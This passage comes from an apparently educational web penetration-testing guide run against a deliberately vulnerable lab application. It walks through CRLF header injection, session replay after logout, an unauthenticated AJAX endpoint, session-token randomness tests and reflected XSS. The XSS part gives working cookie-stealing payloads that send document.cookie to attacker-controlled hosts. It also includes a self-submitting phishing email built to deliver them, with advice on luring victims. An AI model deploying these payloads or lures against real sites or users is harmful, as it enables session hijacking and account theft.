Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel,
application/vnd.ms-powerpoint, application/msword, */*
Referer: http://insecure.butterfly.prv/login.php?req=/orders.php?test%0a%0dtest:+test
Accept-Language: pl
Content-Type: application/x-www-form-urlencoded
Proxy-Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;  Embedded Web Browser from:
http://bsalsa.com/; .NET CLR 2.0.50727; .NET CLR 1.1.4322) Paros/3.2.13
Host: insecure.butterfly.prv
Content-Length: 38
Pragma: no-cache
Cookie: sid=5fae41003591e2a4636c30790bc6cfb20099e828
```

The server's answer:

```
HTTP/1.1 302 Found
Date: Fri, 16 Nov 2007 15:15:18 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
test: test
Set-Cookie: sid=5fae41003591e2a4636c30790bc6cfb20099e828; path=/; domain=insecure.butterfly.prv
Location: http://insecure.butterfly.prv/orders.php?test
Content-Length: 0
Connection: close
Content-Type: text/html
```

Success! This time the server interpreted the CRLF characters. You can see the new test header in the server's answer.

It's time to focus on some attack scenario.

References:

http://www.owasp.org/index.php/CRLF_Injection

http://en.wikipedia.org/wiki/HTTP_response_splitting

http://www.packetstormsecurity.org/papers/general/whitepaper_httpresponse.pdf

#### 6.1.2.1. Redirection attack

In this scenario, I will try to modify the Location header of the server's answer and redirect a user to a malicious site, usually controlled by an attacker.

Let's try the following URL. This time instead of a test header, I will use a correct HTTP Location one:

```
http://insecure.butterfly.prv/orders.php?user%0a%0dLocation:+http://www.google.com
```

The server's answer after successful login is the following:

```
HTTP/1.1 302 Found
Date: Fri, 16 Nov 2007 15:23:42 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: sid=2b8274a04d77d00240cc50d0b498b7764a20ece4; path=/; domain=insecure.butterfly.prv
Location: http://www.google.com
Content-Length: 0
Connection: close
Content-Type: text/html
```

A user, after a successful login, will be quite surprised to see innocent (this time) google.com page.

The innocent redirection to google.com website is only an example. In real attacks the redirection will lead to a site controlled by an attacker. Often this site will contain some malicious content (code exploiting web browser vulnerabilities, ActiveX controls, infected executables files etc). Although this site will have different URL address, for a normal computer user this site will be connected to insecure.butterfly.prv site, which is trusted by this user! Because of this trust relationship, there is a great probability the attacker will be successful in his attack, because a user will be sure that the content of this site is safe and probably he will install malicious ActiveX control and/or run malicious executable file.

### 6.1.3. Session replay (timeout of a session control)

A session replay is an attack where an attacker gets access to an application by retransmitting valid application/session data.

This attack can have many forms. I will focus and describe the two of them.

#### 6.1.3.1. BACK button issue

This simple and easy to 'exploit' vulnerability is often overlooked in web applications. It works in very simple way. An attacker gets access to an application using BACK button of a web browser. Cached by a browser web pages are presented to an attacker.

However, in case of PHP language, this problem is automatically solved by built-in session mechanism. Thanks to use of the following server headers:

```
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
```

```
Pragma: no-cache
```

The above HTTP headers inform a web browser that it should not cache the web page sent in this request. Therefore, BACK button attack will not be successful at all, because there will be no web page in the browser cache to show. Pressing BACK button in the browser will result in a new HTTP request to a web server, where it should be intercepted by a web application session mechanism, which will show an attacker a login form usually.

The problem with BACK button session peeking is solved quite easily then.

#### 6.1.3.2. Session destruction vulnerability

Let's see how the application behaves during the log out procedure. However, before logging out, try to browse the application a bit, for example ORDERS tab.

Next, click the LOG OUT button:

```
GET http://insecure.butterfly.prv/logout.php HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel,
application/msword, application/x-silverlight, */*
Referer: http://insecure.butterfly.prv/search.php
Accept-Language: en-gb
UA-CPU: x86
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; .NET CLR 2.0.50727)
Paros/3.2.13
Proxy-Connection: Keep-Alive
Host: insecure.butterfly.prv
Cookie: sid=a9cfd5cd8fe3f114f44a677c31be86ad8f8a9a5b
```

The server answer:

```
HTTP/1.1 302 Found
Date: Mon, 21 Apr 2008 12:48:16 GMT
Server: Apache
Set-Cookie: sid=deleted; expires=Sun, 22-Apr-2007 12:48:15 GMT; path=/; domain=insecure.butterfly.prv
Location: http://insecure.butterfly.prv/login.php?req=/index.php
Content-Length: 0
Content-Type: text/html
```

Let's try access the order page from the history in our local PROXY server (for example: webscarab or Paros):

```
GET http://insecure.butterfly.prv/orders.php HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel,
application/msword, application/x-silverlight, */*
Referer: http://insecure.butterfly.prv/
Accept-Language: en-gb
UA-CPU: x86
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; .NET CLR 2.0.50727)
Paros/3.2.13
Proxy-Connection: Keep-Alive
Host: insecure.butterfly.prv
Cookie: sid=a9cfd5cd8fe3f114f44a677c31be86ad8f8a9a5b
```

Server's answer:

```
HTTP/1.1 200 OK
Date: Mon, 21 Apr 2008 12:51:17 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: sid=a9cfd5cd8fe3f114f44a677c31be86ad8f8a9a5b; path=/; domain=insecure.butterfly.prv
Content-Type: text/html
```

Although, a user logged out successfully, the session token is still valid! The application is vulnerable to this Replay Attack for 15 minutes after a user logged out. If a session token is not accessed during these 15 minutes (session.gc_maxlifetime), the garbage collector process will remove it.

For the comparison, let's see what the response from the server will look like after the session token was invalidated. I use the same request to orders.php as above.

```
HTTP/1.1 302 Found
Date: Mon, 21 Apr 2008 12:53:19 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: sid=a9cfd5cd8fe3f114f44a677c31be86ad8f8a9a5b; path=/; domain=insecure.butterfly.prv
Location: http://insecure.butterfly.prv/login.php?req=/orders.php
Content-Length: 0
Content-Type: text/html
```

Fortunately, the impact of this attack is quite low. An attacker still needs to know a session token, before he will try the Replay Attack. Therefore, if SSL is used, the attack can be only performed locally (of course this applies only to the case when the application contains only session destruction vulnerability; in other cases it will be possible to steal session token using SSL MITM, XSS attacks etc) after an authorized user finishes his work with the application and an attacker finds a way of intercepting a session token. If he manages to do it, he can access the application as an authorized user.

Although this application is vulnerable only for a very limited time (15 minutes), it is common to find applications, which do not expire non-used session tokens for hours or even days.

This is a good example of a common mistake, where only client side data are removed from a session. As we can see above this mistake can have serious consequences.

References:

http://en.wikipedia.org/wiki/Replay_attack

### 6.1.4. Search_ajax case

AJAX – new technology, which makes the web pages more responsive and lets them behave more like desktop applications. However, this technology introduces new class of vulnerabilities.

For now let's look at the authentication issues. Sometimes AJAX queries are missed or forgotten that they need to authenticate users as well. Although the responses from AJAX queries may be harder to read than a HTML page, they can contain sensitive information.

Let's check if the ButterFly application implements the authentication mechanism for the AJAX page. The SEARCH functionality of the ButterFly application is based on AJAX. The AJAX request is sent to the search_ajax.php page.

Below you can find the standard request sent during the search functionality:

```
POST http://insecure.butterfly.prv/search_ajax.php HTTP/1.1
Accept: */*
Accept-Language: en-gb
Referer: http://insecure.butterfly.prv/search.php
If-Modified-Since: Sat, 1 Jan 2000 00:00:00 GMT
Content-Type: application/x-www-form-urlencoded
UA-CPU: x86
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; .NET CLR 2.0.50727)
Paros/3.2.13
Host: insecure.butterfly.prv
Content-Length: 48
Proxy-Connection: Keep-Alive
Pragma: no-cache
Cookie: sid=5c26b3d33f1bcba2904bc0adba6b94bdde54dec2

xjxfun=findorders&xjxr=1208784149359&xjxargs[]=a
```

The application's answer:

```
HTTP/1.1 200 OK
Date: Mon, 21 Apr 2008 13:18:22 GMT
Server: Apache
Content-Type: text/xml ; charset="utf-8"

<?xml version="1.0" encoding="utf-8" ?><xjx><cmd n="as" t="resultsid"
p="innerHTML"><![CDATA[<table><tr><td>1.</td><td><b>CD Case</b></td><td>-
</td><td>1$</td></tr><tr><td>2.</td><td><b>DVD Case</b></td><td>-
</td><td>2$</td></tr><tr><td>3.</td><td><b>Keyboard</b></td><td>-
</td><td>20$</td></tr><tr><td>4.</td><td><b>Picture Frame</b></td><td>-
</td><td>5$</td></tr></table>]]></cmd><cmd n="as" t="auth_b1" p="value">Search</cmd><cmd n="as" t="auth_b1"
p="disabled"></cmd></xjx>
```

Let's try to remove the session cookie from the request using the Proxy application and resend that request to the server:

```
POST http://insecure.butterfly.prv/search_ajax.php HTTP/1.1
Accept: */*
Accept-Language: en-gb
Referer: http://insecure.butterfly.prv/search.php
If-Modified-Since: Sat, 1 Jan 2000 00:00:00 GMT
Content-Type: application/x-www-form-urlencoded
UA-CPU: x86
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; .NET CLR 2.0.50727)
Paros/3.2.13
Host: insecure.butterfly.prv
Content-Length: 48
Proxy-Connection: Keep-Alive
Pragma: no-cache

xjxfun=findorders&xjxr=1208784149359&xjxargs[]=
```

The answer:

```
HTTP/1.1 200 OK
Date: Mon, 21 Apr 2008 13:21:28 GMT
Server: Apache
Content-Type: text/xml ; charset="utf-8"

<?xml version="1.0" encoding="utf-8" ?><xjx><cmd n="as" t="resultsid"
p="innerHTML"><![CDATA[<table><tr><td>1.</td><td><b>CD Case</b></td><td>-
</td><td>1$</td></tr><tr><td>2.</td><td><b>DVD Case</b></td><td>-
</td><td>2$</td></tr><tr><td>3.</td><td><b>Keyboard</b></td><td>-
</td><td>20$</td></tr><tr><td>4.</td><td><b>Picture Frame</b></td><td>-
</td><td>5$</td></tr></table>]]></cmd><cmd n="as" t="auth_b1" p="value">Search</cmd><cmd n="as" t="auth_b1"
p="disabled"></cmd></xjx>
```

It is completely the same! The application does not check whether the request is the part of authenticated session. The session implementation is not consistent across the application. Using this vulnerability any user can send the request to search_ajax.php page and query the database for available items (xjxargs[] parameter in POST request), which should be accessible only to authenticated users.

This is quite simple but unfortunately common problem. Definitely it is worth checking on all pages and levels of the application.

### 6.1.5. Stump session analysis

Checking how unpredictable session tokens are is one of the most important session mechanism tests. There are several tools available in internet. I will use STOMPY, the excellent tool written by lcamtuf (Michal Zalewski).

References:

http://seclists.org/webappsec/2007/q1/0013.html

```
 [+] Sending initial requests to locate session IDs...
    NOTE: Request #1 answered with a redirect (302 Found) [0.71 kB]
    NOTE: Request #2 answered with a redirect (302 Found) [0.71 kB]
[+] Cookie parameter 'sid' may contain session data:
    #1: fjru62ml5p5l9fb8a2uaqb1n5lj8kfke
    #2: ufhf7g1v4brvmq130v23uecb0vnmnnqd
[-] Both redirects point to 'http://insecure.butterfly.prv:80/login.php?req=/'.
    (maybe you should test that URI instead?)

=> Found 1 field(s) to track, ready to collect data.

[*] Capture diverted to 'stompy-20071014203245.dat'.
[*] Sending request #20000 (100.00% done, ETA 00h00m00s)...  done

=> Samples acquired, ready to perform initial analysis.

[*] Alphabet reconstruction / enumeration: . done
=== Cookie 'sid' (length 32) ===
[+] Alphabet structure summary:
    A[032]=00032
    Theoretical maximum entropy: 160.00 bits (excellent)

=> Analysis done, ready to execute statistical tests.

[*] Checking alphabet usage uniformity... PASSED
[*] Checking alphabet transition uniformity... PASSED
[*] Converting data to temporal binary streams (GMP)... done
[*] Running FIPS-140-2 monobit test (1/4)... PASSED
[*] Running FIPS-140-2 poker test (2/4)... PASSED
[*] Running FIPS-140-2 runs test (3/4)... PASSED
[*] Running FIPS-140-2 longest run test (4/4)... PASSED
[*] Running 2D spectral test (2 bit window)... FAILED
    Bit #73 at (0,0): cluster size 1060, accept: <1068,1431>
    WARNING: Entropy loss estimate 0.06 bits (159.94 OK - excellent)

[*] Running 2D spectral test (3 bit window)... PASSED
[*] Running 2D spectral test (4 bit window)... PASSED
[*] Running 2D spectral test (5 bit window)... PASSED
[*] Running 2D spectral test (6 bit window)... PASSED
[*] Running 2D spectral test (7 bit window)... PASSED
[*] Running 2D spectral test (8 bit window)... PASSED
[*] Running 3D spectral test (1 bit window)... PASSED
[*] Running 3D spectral test (2 bit window)... PASSED
[*] Running 3D spectral test (3 bit window)... PASSED
[*] Running 3D spectral test (4 bit window)... PASSED
[*] Running 6D spectral test (1 bit window)... PASSED
[*] Running 6D spectral test (2 bit window)... PASSED
[*] Running spatial correlation checks... PASSED

RESULTS SUMMARY:
  Alphabet-level : 0 anomalous bits, 160 OK (excellent).
  Bit-level      : 1 anomalous bits, 159 OK (excellent).

ANOMALY MAP:
  Alphabet-level : ................................
  Bit-level      : ................................................................ (...)

=> Testing is complete. How about a nice game of chess?
```

As you can see the generation mechanism of the session tokens in the ButterFly application is quite good. It passed almost all tests executed by the tool. Therefore, we can be quite sure that the ButterFly session token is very hard to predict and it won't introduce a weakness in the application session management.

#### 6.1.5.1. Predictable session tokens

In order to explain why I have checked the predictability of session tokens, I think I need to answer one essential question. Is it a problem when your session tokens are predictable? Definitely, it is a critical problem.

In the case where your session tokens procedure is predictable, it means that a potential attacker can guess the session token and access user session as this user. The impact is completely the same as stealing a user session token.

Let me show you the example, where you will be able to see how this vulnerability can be dangerous. Check the article on the following page:

http://www.news.com/2100-1017-984585.html

It describes the case where the incorrect session token generation mechanism allowed easy access to personal information of customers of a big internet shop. The source of the problem was predictable session tokens. Generated session tokens consisted in this case of integer numbers sequentially increased for every client.

You should be able to notice this vulnerability only by looking at generated tokens. I know this is an extreme case, but let's check what results the STOMPY tool will produce to have a comparison between good and bad session token mechanisms.

I've created vulnerable session token mechanism based on the above article. It starts at the number of 20000 and increases by one on any new request.

Whole STOMPY output took over 6.000 lines. Below are presented only summary of the tests:

```
Session Stomper 0.04 by <lcamtuf@coredump.cx>
----------------------------------------------

Start time  : 2008/05/09 13:02
Target host : insecure.butterfly.prv:80 [192.168.2.32]
Target URI  : /session.php

=> Target acquired, ready to issue test requests.

[+] Sending initial requests to locate session IDs...
    NOTE: Request #1 answered with a redirect (302 Found) [0.20 kB]
    NOTE: Request #2 answered with a redirect (302 Found) [0.20 kB]
[+] Redirects differ and seem to contain session data:
    #1: http://insecure.butterfly.prv:80/session2.php?sid=20002
    #2: http://insecure.butterfly.prv:80/session2.php?sid=20003

=> Found 1 field(s) to track, ready to collect data.

[*] Capture diverted to 'stompy-20080509130256.dat'.
    All requests sent.

=> Samples acquired, ready to perform initial analysis.

[*] Alphabet reconstruction / enumeration: . done

=== Redirect (length 55) ===

[+] Full alphabet dump:
    Position #50: '234' (3)
    Position #51: '0123456789' (10)
    Position #52: '0123456789' (10)
    Position #53: '0123456789' (10)
    Position #54: '0123456789' (10)

[+] Alphabet structure summary:
    A[010]=00004 A[003]=00001 A[---]=00050
```

```
    WARNING: Theoretical maximum entropy: 14.87 bits (very trivial!)

NOTE: Found 5 alphabets of fractional bit width. Consider manually
      examining dump file and re-running stompy if this looks odd. Note
      that in such cases, most significant bits may exhibit some bias.
=> Analysis done, ready to execute statistical tests.

[*] Checking alphabet usage uniformity... FAILED
    Character '2' is too common at position #50 (9996, accept max: 7002).
    Character '3' is too common at position #50 (10000, accept max: 7002).
    Character '4' is too rare at position #50 (4, accept min: 6330).
    WARNING: Total 1.58 bits of entropy anomalous (13.29 OK - very trivial!)

[*] Checking alphabet transition uniformity... FAILED
    Transition '2' -> '2' is too common at position #50 (9995, accept max: 2558).
    Transition '2' -> '3' is too rare at position #50 (1, accept min: 1886).
    Transition '2' -> '4' is too rare at position #50 (0, accept min: 1886).
[...]
    WARNING: Total 2.91 bits of entropy anomalous (11.96 OK - very trivial!)

[*] Converting data to temporal binary streams (GMP)... done
[*] Running FIPS-140-2 monobit test (1/4)... FAILED
    WARNING: Total 2 bits of entropy anomalous (12 OK - very trivial!)

[*] Running FIPS-140-2 poker test (2/4)... FAILED
    WARNING: Total 14 bits of entropy anomalous (0 OK - deterministic?)

[*] Running FIPS-140-2 runs test (3/4)... FAILED
    WARNING: Total 14 bits of entropy anomalous (0 OK - deterministic?)

[*] Running FIPS-140-2 longest run test (4/4)... FAILED
    WARNING: Total 9 bits of entropy anomalous (5 OK - very trivial!)

[*] Running 2D spectral test (2 bit window)... FAILED
    WARNING: Entropy loss estimate 13.62 bits (0.38 OK - deterministic?)

[*] Running 2D spectral test (3 bit window)... FAILED
    WARNING: Entropy loss estimate 13.84 bits (0.16 OK - deterministic?)

[*] Running 2D spectral test (4 bit window)... FAILED
    WARNING: Entropy loss estimate 13.80 bits (0.20 OK - deterministic?)

[*] Running 2D spectral test (5 bit window)... FAILED
    WARNING: Entropy loss estimate 0.12 bits (13.88 OK - very trivial!)

[*] Running 2D spectral test (6 bit window)... FAILED
    WARNING: Entropy loss estimate 0.04 bits (13.96 OK - very trivial!)

[*] Running 2D spectral test (7 bit window)... FAILED
    WARNING: Entropy loss estimate 0.01 bits (13.99 OK - very trivial!)

[*] Running 2D spectral test (8 bit window)... FAILED
    WARNING: Entropy loss estimate 0.00 bits (14.00 OK - very trivial!)

[*] Running 3D spectral test (1 bit window)... FAILED
    WARNING: Entropy loss estimate: 13.50 bits (0.50 OK - deterministic?)

[*] Running 3D spectral test (2 bit window)... FAILED
    WARNING: Entropy loss estimate: 13.84 bits (0.16 OK - deterministic?)

[*] Running 3D spectral test (3 bit window)... FAILED
    WARNING: Entropy loss estimate: 0.19 bits (13.81 OK - very trivial!)

[*] Running 3D spectral test (4 bit window)... FAILED
    WARNING: Entropy loss estimate: 0.04 bits (13.96 OK - very trivial!)
```

```
[*] Running 6D spectral test (1 bit window)... FAILED
    WARNING: Entropy loss estimate: 13.84 bits (0.16 OK - deterministic?)

[*] Running 6D spectral test (2 bit window)... FAILED
    WARNING: Entropy loss estimate: 0.03 bits (13.97 OK - very trivial!)

[*] Running spatial correlation checks... FAILED
    WARNING: Entropy loss estimate: 0.15 bits (13.85 OK - very trivial!)

RESULTS SUMMARY:
  Alphabet-level : 14 anomalous bits, 0 OK (deterministic?).
  Bit-level      : 14 anomalous bits, 0 OK (deterministic?).

ANOMALY MAP:
  Alphabet-level : oooooooooooooooooooooooooooooooooooooooooooooooooo!!!!!
  Bit-level      : !!!!!!!!!!!!!!

=> Testing is complete. How about a nice game of chess?
```

The difference between this output and the output from the ButterFly is significant, as you can see. By the use of this tool plus your knowledge and experience, you will be able to detect weak session token mechanisms.

## 6.2. Data injection

This type of vulnerability is probably the most prolific in web applications. The source of problem is the purpose of a web application itself in this case.

A web page would not be an application if it did not 'interact' with a user, if it did not allow a user to send information and/or receive this information in often dynamic way. Otherwise, a web page would just be a standard presentation.

This simple and obvious truth has many consequences from the security point of view. An application has usually many "entry points". They can be defined as the parts of an application, which interact with a user directly by processing the information submitted by a user. In these points, there is a great risk that a user can enter a malicious content. If an application does not predict and handle properly this content, a vulnerability will appear.

Nowadays, there are different forms of data injection. Let's take a look at them.

### 6.2.1. Cross-Site Scripting (XSS)

Cross-site script attack is one of the most popular nowadays. Mainly because it is quite simple to execute, secondly it is quite easily missed by a developer.

In short, it is a vulnerability which allows scripting code injection within a web application. However, this injected code has to be viewed by other application users in order to make the attack successful.

The consequence of successful XSS attack could be a user session stealing (leading to an application user account compromise), following OWASP information "other damaging attacks include the disclosure of end user files, installation of Trojan horse programs, redirecting the user to some other page or site, and modifying presentation of content."

The ButterFly application is full of XSS vulnerabilities, because there is no implementation of character filtering. Below I will show different types of Cross-Site Scripting vulnerabilities and example attack scenarios.

Reference:
http://www.owasp.org/index.php/Cross_Site_Scripting
http://en.wikipedia.org/wiki/Cross-site_scripting

#### 6.2.1.1. Non permanent (reflected)

This type of XSS is not remembered and stored by an application. Therefore some social engineering skills are needed for this attack to be successful. A script is injected only temporary to an application using vulnerable parameters in GET or POST requests, which are presented on a web page without any filtering.


Let's check if the login screen in the ButterFly application is vulnerable to non-permanent XSS.

In the login field let's enter the following code:

```
"><script>alert('xss')</script><"
```

Next click the SEND button. We can see the following result:




A simple JavaScript code escaped the input html tag and has been executed by the web browser. But this is a really safe code working as a presentation of the vulnerability.

Can we really intercept a user session token using this vulnerability? Of course we can, but this requires some preparation.

Let's write first some scripting code, which will send a session token to a server, which an attacker controls, and at the same time will be transparent to a user. For this purpose I will play with JavaScript language for a bit.

```
"><script>document.location='http://oursite.com/index.php?value='+document.cookie</script>
```

The above code works but redirects a user to an attacker's site, which is not transparent at all. This behaviour can alarm a user that something improper is happening. I need a better way of intercepting of the session token.

```
"><script>new Image().src="http://oursite.com/index.php?c="+document.cookie;</script><br "
```

This one works perfectly and it is transparent to a user. Below you can find the web server log from oursite.com:

```
xx.xx.xx.xx - - [17/Oct/2007:00:54:14 +0200] "GET /index.php?c=sid=gf9fpssoubavr9budlhovng8555bo2nh HTTP/1.0"
404 198 "http://insecure.butterfly.prv/login.php?req=/" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;
Embedded Web Browser from: http://bsalsa.com/; .NET CLR 2.0.50727; .NET CLR 1.1.4322) Paros/3.2.13"
```

Now we need to find a way to make a victim to run this code in his browser. How are we going to do that? Unfortunately, we need to use social engineering for this purpose. Basically, we have to send an email to a victim with appropriate content and encourage a victim to view this email as HTML.

Generally, the trick to make a user to view our email is not as difficult as you might think. Although so many users are cautious nowadays, because of spam. But you have to remember that the link we are going to present a user will point to the site, which he trusts. Therefore the probability of the link clicking/submission is very high in this case. We only need to prepare a quite convincing email.

It is worth mentioning that an email is not the only vector attack in non permanent Cross-Site Scripting. The malicious URL can be posted to a public web forum/newsgroup etc. However, convincing a user to click this link applies to this situation as well.

#### *6.2.1.1.1. POST request with self-submission case*

Let's assume that the Cross-Site Scripting vulnerability discovered in the login form requires the form submission in order to exploit the vulnerability successfully. Therefore, in this case I cannot use a standard html link in the attack, because HTTP GET request will be ignored by the application on this page. I need to prepare a simple HTML form in the email, which a victim has to submit to the application.

I will add a bit of JavaScript code to execute a form self-submission. Thanks to that the attack can be automatic, opening the email starts the attack process. However, only badly configured or old email clients will allow this kind of behaviour (A ANEX - Self-submission forms in an email - requirements).

The following html email can be used during the attack:


```
<html>
<header>
 <SCRIPT language="JavaScript">
       function submitform()
       {
         document.myform.submit();
       }
 </SCRIPT>
</header>
<body onLoad=submitform();>
<p style="font-family:   verdana,ms sans serif, helvetica;font-size: 12px; color=#000000;">Dear user,<br><br>
We have introduced new products to our internet shop. Below you can find more details:<br>
</p>

<image src="http://www.elessar.one.pl/images/computer_small1.jpg" width="300" height="300">
<form name="myform" action="http://insecure.butterfly.prv/login.php?req=/" method="POST">
<input type="hidden" name="username" value="'><script>new
Image().src="http://ourserver.com/index.php?c="+document.cookie;</script><br '">
<input type="hidden" name="password" value="">
<input type="hidden" name="auth_b1" value="Send">
<input type="submit" style="margin-top: 3px; font-weight: normal; border: 0px; font-family: tahoma, verdana, arial; font-
size: 9pt; color: #ffffff; background: #ff6600; padding: 2px 5px;" name="click" value="Click to visit our
website"><br><br>
</form>
</body>
</html>
```

As we can see it contains self-submit code and additionally submit button, which has to be clicked by a victim if self-submission does not work.

However, there is a problem with this attack. Not every email client will send the HTTP POST method to the application. Although the POST method is defined clearly, an email client can send GET request. POST request were generated successfully by Outlook Express 6.0, when Internet Explorer 6.0 was set as the default browser. However, when the Thunderbird email client or Mozilla Firefox browser were used, only the GET request was sent without form parameters, which made the attack unsuccessful. Vista Windows Mail and Internet Explorer 7.0 tandem sends only GET request as well.

Let's imagine the victim receives the email from an attacker with the above content:





You can notice that the Outlook Express showed additional bar with this information: "*Some pictures have been blocked to help prevent the sender from identifying your computer. Click here to download pictures*".

I need to explain something here. I found that the Outlook Express client does not want to display a form submit button. A moment after opening our email the submit button disappears. This strange behavior stems from the fact that the Outlook Express doesn't treat the above email as HTML, even if it has proper HTML tags set. The way to stop this behavior I found was to use a reference to an external image or put <b>/<i> html tags into the email content. After that the Outlook Express interpreted the email as HTML.

When a victim clicks to download pictures, he will see the following content:




What is interesting, allowing the pictures to display enables the JavaScript execution. If Outlook Express is configured to use Internet zone, the form will be submitted automatically.

